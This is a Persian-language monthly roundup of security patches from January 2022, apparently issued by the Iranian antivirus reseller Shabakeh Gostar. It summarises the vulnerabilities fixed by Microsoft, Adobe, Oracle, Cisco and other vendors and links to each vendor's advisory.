۶ مورد از آسیب‌پذیری‌های ترمیم شده این ماه، از نوع "روز-صفر" (شناسه‌های CVE-2021-36976، CVE-2021-22947، CVE-2022-21839، CVE-2022-21836، CVE-2022-21919 و CVE-2022-21874) می‌باشند، اگر چه موردی در خصوص بهره‌جویی از آن‌ها گزارش نشده است.

مایکروسافت آن دسته از آسیب‌پذیری‌هایی را از نوع روز-صفر می‌داند که پیش‌تر اصلاحیه رسمی برای ترمیم آن‌ها ارائه نشده، جزییات آن‌ها به‌طور عمومی منتشر شده یا در مواقعی مورد سوءاستفاده مهاجمان قرار گرفته است. فهرست ۶ ضعف امنیتی "روز-صفر" ترمیم شده اولین ماه از سال میلادی ۲۰۲۲، به شرح زیر است:

- CVE-2021-22947: آسیب‌پذیری از نوع "اجرای کد به صورت از راه دور" که Open Source Curl را متأثر می‌کند.
- CVE-2021-36976: آسیب‌پذیری از نوع "اجرای کد به صورت از راه دور" که Libarchive از آن متأثر می‌شود.
- CVE-2022-21919: آسیب‌پذیری از نوع "ترفیع امتیازی" که Windows User Profile Service از آن متأثر می‌شود.
- CVE-2022-21836: آسیب‌پذیری از نوع "جعل" که Windows Certificate از آن تأثیر می‌پذیرد.
- CVE-2022-21839: آسیب‌پذیری از نوع "منع سرویس" و مربوط به Windows Event Tracing Discretionary Access Control List می‌باشد.
- CVE-2022-21874: آسیب‌پذیری از نوع "اجرای کد به صورت از راه دور" و در Windows Security Center API می‌باشد.

هر دو آسیب‌پذیری Curl و Libarchive (با شناسه‌های CVE-2021-22947 و CVE-2021-36976) قبلاً توسط سازندگان آن‌ها ترمیم شده‌اند، اما تا به امروز اصلاحیه‌های آن‌ها به Windows اضافه نشده بود. با این حال، از آنجایی که نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) بسیاری از این موارد به صورت عمومی منتشر شده‌اند، احتمالاً به زودی توسط مهاجمان مورد سوءاستفاده قرار خواهند گرفت.

کارشناسان از راهبران امنیتی سیستم‌های Windows می‌خواهند که توجه ویژه‌ای به ضعف امنیتی با شناسه CVE-2022-21907 داشته باشند. ضعف امنیتی مذکور دارای درجه اهمیت "حیاتی" و درجه شدت ۹.۸ از ۱۰ (بر طبق استاندارد CVSS) می‌باشد. مهاجمان بدون احراز هویت می‌توانند بسته‌های دستکاری شده را با استفاده از HTTP Protocol Stack (http.sys) به سرور موردنظر جهت پردازش بسته‌ها ارسال کنند. شرکت مایکروسافت اعلام نموده که آسیب‌پذیری مذکور دارای قابلیت‌های کرم (Wormable Capabilities) بوده و توصیه می‌کند که راهبران امنیتی وصله سرورهای آسیب‌پذیر را در اولویت قرار دهند.

این شرکت همچنین نسبت به ضعف امنیتی با شناسه CVE-2022-21846 که دارای درجه اهمیت "حیاتی" و درجه شدت ۹ از ۱۰ (بر طبق استاندارد CVSS) است و می‌تواند منجر به "اجرای کد از راه دور" در سرورهای Exchange شود، هشدار داده است.

آسیب‌پذیری "حیاتی" دیگر نیز در Microsoft Office و دارای شناسه CVE-2022-21840 و درجه شدت ۸.۸ از ۱۰ (بر طبق استاندارد CVSS) می‌باشد و منجر به "اجرای کد از راه دور" می‌شود. اکثر ضعف‌های‌امنیتی از نوع "اجرای کد از راه دور" در Microsoft Office از درجه اهمیت "مهم" برخوردار هستند زیرا به تعامل کاربر نیاز دارند و اغلب صفحه اعلان و هشداری را نیز نمایش می‌دهند. با این حال، ضعف امنیتی با شناسه CVE-2022-21840 با درجه اهمیت "حیاتی" فهرست شده است. این به طور معمول به این معنی است که Preview Pane یک بردار حمله است، اما در اینجا این چنین نیست. درعوض، این آسیب‌پذیری به دلیل عدم وجود صفحات اعلان هشدار هنگام باز کردن یک فایل دستکاری شده، درجه اهمیت "حیاتی" برای آن در نظر گرفته شده و چندین وصله برای ترمیم آن ارائه شده است. توصیه می‌شود که کاربران این نرم‌افزارها، همه وصله‌های موجود را اعمال نمایند. متأسفانه، تا کنون برای Office 2019 در Mac و Microsoft Office LTSC در Mac 2021 وصله‌ای ارائه نشده است. این احتمال وجود دارد که مایکروسافت این وصله‌ها را به زودی در دسترس قرار دهد.

یکی دیگر از آسیب‌پذیری‌های "حیاتی"، CVE-2022-21857 است که تحت شرایط خاصی "ترفیع امتیازی" را برای مهاجمان در Active Directory افزایش می‌دهد. اگرچه "ترفیع امتیازی" نیز معمولاً دارای درجه اهمیت "مهم" می‌باشد، مایکروسافت این ضعف امنیتی را "حیاتی" در نظر گرفته و درجه شدت ۸.۸ از ۱۰ (بر طبق استاندارد CVSS) برای آن گزارش شده است. بنابراین مهاجمی داخلی یا مهاجم دیگری که در شبکه نفوذ نموده می‌تواند از آن برای توسعه آلودگی در شبکه (Lateral Movement) و ماندگاری در شبکه یک سازمان سوءاستفاده کند.

آسیب‌پذیری "حیاتی" دیگر دارای شناسه CVE-2022-21849 و دارای درجه شدت ۹.۸ از ۱۰ (بر طبق استاندارد CVSS) است. ضعف امنیتی مذکور منجر به "اجرای کد از راه دور" در Internet IKE Extension (IKE) Version 2 می‌شود. جزئیات این ضعف امنیتی تاکنون به صورت کامل گزارش نشده ولی مهاجم از راه دور می‌تواند هنگام اجرای سرویس IPSec در سیستم‌های Windows، از آسیب‌پذیری‌های متعددی بدون احراز هویت سوءاستفاده کند.

ضعف امنیتی با شناسه CVE-2022-21837 نیز دارای درجه اهمیت "حیاتی" است و درجه شدت آن ۸.۳ از ۱۰ (بر طبق استاندارد CVSS) می‌باشد. مهاجم می‌تواند از این آسیب‌پذیری برای دسترسی به دامنه (Domain) استفاده نموده و با "اجرای کد از راه دور" در سرور SharePoint سطح دسترسی و امتیازات خود را به مدیر SharePoint ارتقاء دهد.

با توجه به این‌که نمونه اثبات‌گر برخی از ضعف‌های امنیتی این ماه منتشر شده، توصیه می‌شود کاربران در اسرع وقت نسبت به به‌روزرسانی وصله‌ها اقدام نمایند.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های ژانویه ۲۰۲۲ مایکروسافت در گزارش زیر که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده قابل مطالعه است:

https://afta.gov.ir/portal/home/?news/235046/237266/244882/

سـیسـکو

شرکت سیسکو (Cisco Systems, Inc.) در دی ماه در چندین نوبت اقدام به عرضه به‌روزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این به‌روزرسانی‌ها، ۲۶ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۵ مورد از آن‌ها "حیاتی"، ۶ مورد از آن‌ها از نوع "بالا" (High) و ۱۵ مورد از نوع "متوسط" (Medium) گزارش شده است. آسیب‌پذیری به حملاتی همچون "منع سرویس"، "تزریق کد از طریق سایت" (Cross-Site Scripting)، "تزریق فرمان" (Command Injection) و "افشای اطلاعات" از جمله مهمترین اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید هستند. مهاجم می‌تواند از بعضی از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در لینک زیر قابل دسترس است:

https://tools.cisco.com/security/center/publicationListing.x

مـک‌آفـی اینتـرپـرایز

در دی ۱۴۰۰، شرکت مک‌آفی اینترپرایز (McAfee Enterprise) با انتشار توصیه‌نامه، از ترمیم یک آسیب‌پذیری با شناسه CVE-2021-31833 در نسخه ۸.۳.۴ نرم‌افزار McAfee Application and Change Control for Windows و دو آسیب‌پذیری با شناسه‌های CVE-2021-31854 و CVE-2022-0166 در نسخه ۵.۷.۵ نرم‌افزار McAfee Agent و یک آسیب‌پذیری با شناسه‌های CVE-2021-4088 در نسخه ۱۱.۶.۴۰۱ نرم‌افزار Data Loss Prevention خبر داد. همچنین این شرکت با انتشار ePolicy Orchestrator 5.10.0 Update 12 و Threat Intelligence Exchange 3.0.1 Hotfix 4 تمامی آسیب‌پذیری‌های معروف به Log4J را نیز در این دو محصول ترمیم و برطرف کرد. جزییات بیشتر در توصیه‌نامه‌های زیر قابل دریافت و مطالعه است:

https://kc.mcafee.com/corporate/index?page=content&id=SB10370
https://kc.mcafee.com/corporate/index?page=content&id=SB10378
https://kc.mcafee.com/corporate/index?page=content&id=KB95109
https://kc.mcafee.com/corporate/index?page=content&id=SB10376

علاوه بر این، در دی ماه، شرکت مک‌آفی اینترپرایز (McAfee Enterprise) اقدام به انتشار نسخ جدید زیر کرد:

- Endpoint Security for Linux Kernel Update Package 10.7.8.118
- McAfee Policy Auditor 6.5.2 Hotfix 1
- MVISION Insights January 2022
- SIEM Enterprise Security Manager 11.5.4

بیت‌دیفندر

در ماهی که گذشت شرکت بیت‌دیفندر (Bitdefender) نسخ زیر را منتشر کرد:

- GravityZone Control Center 6.27.1-2
- Bitdefender Endpoint Security Tools for Windows 7.4.2.142
- Bitdefender Endpoint Security Tools for Linux 7.0.3.1927
- Bitdefender Endpoint Security for Mac 7.4.8.200008

اطلاعات کامل در خصوص تغییرات و بهبودهای لحاظ شده در نسخ مذکور در لینک زیر قابل مطالعه است:

https://www.bitdefender.com/business/support/en/77212-48453-release-notes.html

وی‌ام‌ور

در ماهی که گذشت، شرکت وی‌ام‌ور (VMware, Inc.) با انتشار توصیه‌نامه‌های امنیتی، نسبت به ترمیم محصولات زیر اقدام کرد:

- VMware ESXi
- (VMware Workstation Pro/Player (Workstation
- VMware Fusion
- VMware Cloud Foundation
- VMware Horizon Client for Windows

سوءاستفاده از ضعف‌های امنیتی ترمیم شده توسط این به‌روزرسانی‌ها، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر و دستیابی به اطلاعات حساس می‌کند. جزییات بیشتر آن در لینک زیر قابل مطالعه است:

https://www.vmware.com/security/advisories.html

اوراکل

۲۸ دی ۱۴۰۰، شرکت اوراکل (Oracle Corp) مطابق با برنامه زمانبندی شده سه‌ماهه خود، با انتشار مجموعه‌به‌روزرسانی‌های موسوم به Critical Patch Update اقدام به ترمیم ۴۹۷ آسیب‌پذیری امنیتی در ده‌ها محصول ساخت این شرکت کرد. سوءاستفاده از برخی از آسیب‌پذیری‌های مذکور مهاجم را قادر به اجرای کد به‌صورت از راه دور بدون نیاز به هر گونه اصالت‌سنجی می‌کند. جزییات کامل در خصوص آن‌ها در لینک زیر قابل دریافت است:

https://www.oracle.com/security-alerts/cpujan2022.html

ادوبـی

در دی ماه، شرکت ادوبی (Adobe, Inc.) مجموعه اصلاحیه‌های امنیتی ماه ژانویه را منتشر کرد. اصلاحیه‌های مذکور، در مجموع ۴۱ آسیب‌پذیری را در ۵ محصول زیر ترمیم می‌کنند:

- Adobe Acrobat and Reader
- Adobe Illustrator
- Adobe Bridge
- Adobe InCopy
- Adobe InDesign

از مجموع ۴۱ آسیب‌پذیری ترمیم شده اولین ماه ادوبی، ۲۱ مورد با درجه اهمیت "حیاتی" و دیگر موارد "مهم" و "متوسط" (Moderate) اعلام شده است. این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را به شرح زیر در محصولات مختلف ادوبی ترمیم می‌کنند:

"ترفیع امتیازی" (Elevation of Privilege)
"اجرای کد" (Arbitrary Code Execution)
"نشت حافظه" (Memory Leak)
"منع سرویس" (Denial of Service - به اختصار DoS)
"عبور از سد امکانات امنیتی" (Security Feature Bypass)

بیشترین آسیب‌پذیری ترمیم شده این ماه ادوبی، مرتبط به Adobe Acrobat and Reader با ۲۶ مورد بوده است. یکی از ضعف‌های امنیتی مذکور مهاجم را در صورت باز نمودن یک فایل PDF دستکاری شده توسط کاربر، قادر به "اجرای کد از راه دور" می‌سازد. از آنجایی که چندین مورد از این آسیب‌پذیری‌ها در Tianfu Cup بکار گرفته شده است، این احتمال وجود دارد که توسط مهاجمان در آینده مورد سوءاستفاده قرار گیرد.

با نصب به‌روزرسانی ماه اکتبر، نسخه نگارش‌های جاری نرم‌افزارهای Acrobat DC و Acrobat Reader DC به ۲۱.۰۱۱.۲۰۰۳۹، نگارش‌های ۲۰۲۰ به ۲۰.۰۰۴.۳۰۰۲۰ و نگارش‌های ۲۰۱۷ آن‌ها به ۱۷.۰۱۱.۳۰۲۰۷ تغییر خواهد کرد.

ادوبی در به‌روزرسانی این ماه، ۳ ضعف امنیتی با درجه اهمیت "حیاتی" از نوع "اجرای کد" و ۱ آسیب‌پذیری با درجه اهمیت "مهم" که منجر به "ترفیع امتیازی" می‌شود را در InCopy ترمیم نموده است. وصله‌های ارائه شده برای InDesign دو ضعف امنیتی موسوم به Out-Of-Bounds Write - به اختصار (OOB) با درجه اهمیت "حیاتی" را رفع می‌کند. آسیب‌پذیری مذکور می‌تواند علاوه بر "اجرای کد" منجر به "ترفیع امتیازی" شود.

به‌روزرسانی Adobe Bridge نیز شش ضعف امنیتی را ترمیم نموده که تنها یک مورد از آن‌ها از نوع OOB Write و از درجه اهمیت "حیاتی" است، بقیه موارد از نوع "نشت حافظه" و "ترفیع امتیازی" می‌باشند. در نهایت، وصله ارائه شده برای برای Illustrator نیز دو ضعف امنیتی OOB Read را رفع می‌کند که هیچ کدام منجر به "اجرای کد" نمی‌شوند.

اگر چه موردی مبنی بر سوءاستفاده از آسیب‌پذیری‌های ترمیم شده تا تاریخ ۲۱ دی گزارش نشده، ادوبی به مشتریان خود توصیه می‌کند که در اسرع وقت اقدام به نصب به‌روزرسانی‌ها کنند. اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه ژانویه ۲۰۲۲ در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security/security-bulletin.html

گـوگـل

شرکت گوگل (Google, LLC) در دی ماه، در چندین نوبت اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگرChrome کرد. آخرین نسخه این مرورگر که در ۲۹ دی ماه انتشار یافت، نسخه ۹۷.۰.۴۶۹۲.۹۹ است. فهرست اشکالات مرتفع شده در لینک‌های زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2022/01/stable-channel-update-for-desktop.html
https://chromereleases.googleblog.com/2022/01/stable-channel-update-for-desktop_19.html

اپـل

در دی ماه، شرکت اپل (Apple, Inc.) با انتشار به‌روزرسانی، ضعف‌های امنیتی متعددی را در چندین محصول خود از جمله iOS و iPadOS ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. توصیه می‌شود با مراجعه به نشانی زیر، به‌روزرسانی مربوطه هر چه سریع‌تر اعمال شود.

https://support.apple.com/en-us/HT201222

مـوزیـلا

در ماهی که گذشت شرکت موزیلا (Mozilla, Corp) با ارائه به‌روزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار Thunderbird برطرف کرد. اصلاحیه‌های مذکور، در مجموع ۱۹ آسیب‌پذیری را در محصولات مذکور ترمیم می‌کنند. درجه حساسیت ۱۰ مورد از آن‌ها "بالا"، ۶ مورد "متوسط" و ۳ مورد "پایین" (Low) گزارش شده است. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

اس‌آپ

اس‌آپ (SAP SE) نیز در ۲۱ دی ۱۴۰۰ با انتشار مجموعه‌اصلاحیه‌هایی، ۱۳ آسیب‌پذیری را در چندین محصول خود برطرف کرد. شدت یک مورد از این ضعف‌های امنیتی ۱۰ از ۱۰ (بر طبق استانداردCVSS) گزارش شده است. بهره‌جویی از بعضی از آسیب‌پذیری‌های ترمیم شده مهاجم را قادر به در اختیار گرفتن کنترل سیستم می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=596902035

سیتریکس

در اواسط ماهی که گذشت، شرکت سیتریکس (Citrix Systems, Inc.) نیز با عرضه به‌روزرسانی‌های امنیتی، پنج آسیب‌پذیری با شناسه‌های CVE-2021-28715، CVE-2021-28714، CVE-2021-28705، CVE-2021-28704 و CVE-2022-21825 را در Citrix Hypervisor و Citrix Workspace App ترمیم کرد. مهاجم می‌تواند از این ضعف‌های امنیتی برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. توصیه می‌شود راهبران امنیتی جزییات ضعف‌های امنیتی مذکور را در آدرس‌های زیر مرور کرده و به‌روزرسانی‌های لازم را اعمال کنند.

https://support.citrix.com/article/CTX338435
https://support.citrix.com/article/CTX335432

وردپـرس

۱۶ دی، بنیاد وردپرس (Woprdpress.org)، نسخه ۵.۸.۳ سامانه مدیریت محتوای WordPress را عرضه کرد. در نسخه مذکور ضعف‌های موجود در نسخه‌های ۳.۷-۵.۸ ترمیم شده که سوءاستفاده از برخی آن‌ها به مهاجم امکان می‌دهد تا کنترل سایت تحت مدیریت این سامانه را به دست بگیرد. توصیه می‌شود کاربران در اسرع وقت نسبت به به‌روزرسانی آن به WordPress 5.8.3 اقدام نمایند. اطلاعات بیشتر در این مورد در لینک زیر قابل مطالعه است:

https://wordpress.org/news/2022/01/wordpress-5-8-3-security-release/

جـونیـپر نـت‌ورکـز

جونیپر نت‌ورکز (Juniper Networks, Inc.) هم در دی ماه با ارائه به‌روزرسانی چندین ضعف امنیتی را محصولات مختلف این شرکت ترمیم کرد. سوءاستفاده از ضعف‌های مذکور مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://kb.juniper.net/InfoCenter/index?page=content&channel=SECURITY_ADVISORIES

اف‌فایـو


۳۰ دی، اف‌فایو (F5, Inc.) اقدام به عرضه به‌روزرسانی‌هایی برای محصولات BIG-IQ، BIG-IP و NGINX Controller API Management نمود. این به‌روزرسانی‌ها، ۲۵ آسیب‌پذیری را در این محصولات ترمیم می‌کنند. درجه اهمیت ۱۵ مورد از آن‌ها "بالا"، ۹ مورد از آن‌ها از نوع "متوسط" و ۱ مورد از آن‌ها "پایین" گزارش شده است. فهرست اشکالات مرتفع شده در لینک زیر قابل دریافت و مشاهده است:

https://support.f5.com/csp/article/K40084114

دروپـال

۲۹ دی ماه، جامعه دروپال (Drupal Community) با عرضه به‌روزرسانی‌های امنیتی، چندین ضعف امنیتی با شناسه‌های CVE-2016-7103، CVE-2021-41184، CVE-2021-41183، CVE-2021-41182 و CVE-2010-5312 را در نسخ ۷، ۹٫۲ و ۹٫۳خود اصلاح کرد. سوءاستفاده از بعضی از این آسیب‌پذیری‌ها مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند. توضیحات کامل در این خصوص در لینک‌های زیر قابل دسترس است.

https://www.drupal.org/sa-core-2022-001
https://www.drupal.org/sa-core-2022-002



آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شـرکـت مـهـنـدسـی شـبـکـه گـسـتـر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظـفـر)، شـماره ۲۷۳

تلفـن / دورنـگار ۰۲۱ - ۴۲۰۵۲

رایانامـه info@shabakeh.net

تارنمای شـرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکـز آمـوزش events.shabakeh.net

اتـاق خبـر newsroom.shabakeh.net